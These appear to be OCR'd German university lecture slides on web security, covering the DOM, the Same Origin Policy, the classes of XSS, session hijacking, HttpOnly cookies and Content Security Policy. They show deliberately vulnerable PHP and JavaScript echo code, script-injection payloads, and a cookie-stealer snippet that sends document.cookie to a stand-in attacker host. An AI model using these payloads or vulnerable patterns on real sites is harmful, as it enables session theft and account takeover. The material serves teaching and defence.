  - ab 1995: LiveScript (später JavaScript)
    - Erlaubt Ausführen von Code im Browser, z.B. Input Validation auf der Client-Seite oder zur Interaktion mit dem Dokument oder den Cookies
  - seit 1998: Document Object Model (DOM)
    - einheitliche Programmierschnittstelle für HTML-basierte Webseiten
  - ab 2000: XmlHttpRequest (AJAX)
- Stetige Weiterentwicklung
  - HTML5 seit 2014
  - neue Elemente (video, audio, nav, ...)
  - Web Storage, Web Sockets, Web Workers, ...
  - ...



Amazon.de: Günstige Preise für
https://www.amazon.de
a.nav-a | 153.383 × 28 | Flex Item
Hallo
Lieferadresse wählen
Alle
Hallo, Anmelden
Konto
Warenrücksendungen
und Bestellungen
Cybercrime Angebote
AmazonBasics
Bestseller
Prime Video
Neuerscheinungen
Cyber Monday
Endet in
05 : 02 : 34
STUNDEN MINUTEN SEKUNDEN
Cyber Monday
Angebote für
Geräte mit Alexa
echo flex
29,23€ 14,61€
fire tv stick lite
29,23€ 19,48€
fire 7
53,60€ 39,13€
echo show
87,72€ 43,86€
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Search HTML
 flex
 flex
<script type="text/javascript">window.navmet.tmp=+new Date();</script>
Cybercrime Angebote
AmazonBasics
Filter Style
:hov .cls
Layout
Computed
Changes
Font
Flex Item of div#nav-xshop
a.nav-a
basis/final
Content Size 135.38px
Final Size 135.38px
div#nav-main.nav-sprite
div.nav-fill
div#nav-xshop-container
div#nav-xshop
a.nav-a.

Erläuterung

- Document Object Model (DOM)
  - standardisierte API zum Zugriff auf Dokument
- Entweder per Editor („Element untersuchen“) oder per JavaScript, z.B.:


```
document.getElementById("foo").innerHTML = "bar"
```

- Auch Webseiten in Webseiten darstellbar (mittels IFrame)
- Man kann auch einen String in JavaScript ausführen: **`eval()`**


Bar
https://faui1-files
view-source:https://faui1-files.cs.fau.d
1 <html>
2 <head>
3 <title>Foo</title>
4 </head>
5 <body>
6 <script>alert(0);</script>
7 <script>document.title = "Bar";</script>
8 </body>
9 </html>
Foo
https://faui1-files.cs.fau.de/public/tm
0
OK
Bar
https://faui1-files.cs.fau.de/public/tm

client


server



request


website

```
...
Hello
<?php
  $name= ...
  if (isset($name)) {
    echo "$name";
  }
?>
...
```



Client


Server




request

website

```
...
Hello
<?php
  $name= ...
  if (isset($name)) {
    echo "$name";
  }
?>
...
```



Skizzenvorlage



this is a very good website

request (parameter)


response

```
...
Hello
<?php
  $name=$_GET['greetings'];
  if (isset($name)) {
    echo "$name";
  }
?>
...
```

<script>alert(0);</script>

Client


Server



request (Parameter)


Website

```
...
Hello
<?php
  $name=$_GET['greetings'];
  if (isset($name)) {
    echo "$name";
  }
?>
...
```




<script> alert(0); </script>

Skizzenvorlage




request (path)

```
...
Hello
<?php
  $name=$_GET['greetings'];
  ...
  ... output all stored
      greetings
  }
?>
...
```




Skizzenvorlage




request (Parameter)

Website

```
...
Hello
<?php
  $name=$_GET['greetings'];
  ...
  ... output all stored
      greetings
  }
?>
...
```






Webanwendungen

- Technologien, um serverseitig Webseiten zu generieren
- Früher oft Skripte, die serverseitig HTML-Code generierten
  - Beispiele: CGI
- Heute können viele bestehende Skriptsprachen direkt im Webserver als Modul integriert werden (z.B. Perl und Python)
- Es gibt auch speziell entwickelte Skriptsprachen wie PHP, auf der z.B. Wordpress basiert
  - PHP kann Variablen aus Datenbankabfragen füllen
  - Oder anhand von Daten, die vom Client kommen (z.B. GET-Parameter)

Beispiel: Gästebuch in PHP

- Webseite mit ein Gästebuch:
  - Jeder darf eigene Beiträge schreiben
  - Um coole Formatierungen reinzubringen, ist HTML-Code erlaubt
  - Eingaben warden 1:1 auf die Webseite ausgegeben
- Was passiert bei diesen Eingaben?
  - `<!--`
  - `<script>alert(0);</script>`
  -
```
<script>
  for (q = 0; q < 10000; q++)
    window.open("http://www.hotsex.example/");
</script>
```
- Im Prinzip beliebige Manipulationen der Webseite möglich
  - über Manipulation des DOM
  - Problematisch, wenn auf der Webseite andere Applikationen eingebunden sind, wie z.B. Gmail in einem IFrame

http://kittenpics.org



Same Origin Policy

- Konzept eines Origins zur Identifizierung von "Grenzen" der Applikation
  - Protokoll, Domain und Port
- Nur Ressourcen mit übereinstimmenden Origin haben Zugriff aufeinander


Same Origin Policy

- Protokoll, Domain, Port stimmen überein

http://example.org/foo.html	http://example.org	**ok**
http://example.org/foo.html	**https**://example.org	**nicht ok**
http://example.org/foo.html	http://example.org**:8080**	**nicht ok**
http://example.org/foo.html	http://**sub.example.org**	**nicht ok**

Cross Site Scripting (XSS)

- Umgehung der Same Origin Policy
- Code im Kontext einer anderen Anwendung ausführen



Erläuterungen

- Zugriff von kittenpics.org (Angreiferseite) auf target.com (Ziel des Angriffs) wegen SOP nicht möglich
  - Angreifer möchte aber gerne Zugriff haben
- Zugriff auf target.com möglich...
  - aber nur durch Code auf target.com
- Ziel des Angreifers:
  - *Code im Kontext/Origin* von target.com im *Browser des Opfers* ausführen
  - Angreifer bringt Code im Kontext einer anderen Seite zur Ausführung („across sites“)
- Das geht, wenn Webseiten entsprechende Schwachstellen haben

Klassifikation von XSS

- **Server-side**
  - Angriffscode wird vom Server in eine Webseite integriert
- **Client-side**
  - Angriffscode wird vom Client in eine Webseite (den DOM) integriert

- **Stored**
  - Angriffscode wird im Client oder auf dem Server dauerhaft abgelegt
- **Reflected**
  - Angriffscode muss nicht dauerhaft irgendwo abgelegt sein

Server

Client

Reflected

```php
<?php
  echo "Hello ".$_GET['name'];
?>
```

```
<script>
  var name =
location.hash.slice(1));
  document.write("Hello " + name);
</script>
```

Stored

```php
<?php
  $res =
mysql_query("INSERT…".$_GET['message']);
  […]
  $res = mysql_query("SELECT…");
  $row = mysql_fetch_assoc($res);
  echo $row['message'];
?>
```

```
<script>
  var html= location.hash.slice(1);
  localStorage.setItem("message", html);
  […]
  var message =
localStorage.getItem("message");
  document.write(message);
</script>
```


foo.html#top

Erläuterung


- Anmerkung zu: **`window.location.hash`**
- Hash identifier wird benutzt, um in Webseiten markierte Labels adressierbar zu machen
- Hash identifier wird als Teil der URL übergeben und kann in der Webseite abgefragt werden
- Beispiel: **`http://example.org/#foo`**
- Das kann in der Webseite dann genutzt werden, z.B.:

```
if(typeof window.location.hash != "undefined" &&
      window.location.hash == "#tab2"){
  // Code to display the second tab goes here.
}
```


Server-side stored XSS



Server-side reflected XSS



Client-side reflected XSS



Gefahren durch XSS

- Server-side stored XSS
  - jeder Besucher wird exploited
- Client-side stored XSS
  - Payload im Client gespeichert ➔ nur ein Opfer
- Server-side reflected XSS und Client-side reflected XSS
  - zielgerichteter Angriff
- Angreifer kann Cookies auslesen
  - Session Hijacking durch Cookie-Klau
- Angreifer kann Seite beliebig ändern
  - Defacement, Phishing, ...
- Angreifer kann in Namen der Seite mit dem Server agieren
  - auf Facebook posten
  - (Überweisung tätigen)

Cookie Stealer

```
var stolencookie = encodeURIComponent(document.cookie);
var img = document.createElement("img");
img.src =
"http://kittenpics.org/steal.php?cookie="+stolencookie;

document.body.appendChild(img);
```

Web Session Hijacking

- Oft werden Authentifikationsinformationen in Cookies abgespeichert
  - Nach erfolgreicher Anmeldung wird ein Cookie im Browser hinterlegt
  - Cookie kann von Webseiten abgefragt werden
  - Wenn Cookie vorhanden, weiss die Webseite, dass Benutzer vorher authentifiziert wurde
- Wenn man den Cookie stehlen kann, dann kann ein Angreifer sich für den Benutzer ausgeben, Stehlen geht über Javascript
- Angriff:
  - Man muss das Opfer dazu bringen, eigenes Javascript auszuführen
    - Social Engineering oder schlecht programmierte Webapplikation (siehe Gästebuch)
- Im Beispiel auf vorheriger Folie: Hier wird der aktuelle Cookie ausgelesen und in stolencookie abgelegt. Anschließend wird ein Bild dem DOM hinzugefügt und von der Seite kittenpics nachgeladen. Beim Laden wird der Cookie übergeben und damit exfiltriert.


HTTP-only Cookies

- Cookies müssen nicht unbedingt aus JavaScript zugreifbar sein
  - sind eigentlich nur Daten, die der Server braucht
- **`HTTPOnly`** Flag
  - Cookie wird mitgeschickt bei Requests
  - aber ist nicht aus JavaScript zugreifbar
- Verhindert Stehlen von Cookies
  - aber natürlich keine andere Art des Angriffs
- Typisches Beispiel für einen schnellen Fix, der das grundsätzliche Problem nicht löst
- Generischerer Fix: Content Security Policy
  - Man kann aber die Nutzung von Javascript und die erlaubten Quellen von Ressourcen einschränken ...

Content Security Policy

- Angaben im HTTP-Header an den Client, was erlaubt ist, z.B.:

```
img-src self 'cdn.example.org'
frame-src self
connect-src self 'xhr.example.org'
script-src self 'ajax.googleapis.com'
unsafe-inline, unsafe-eval
```



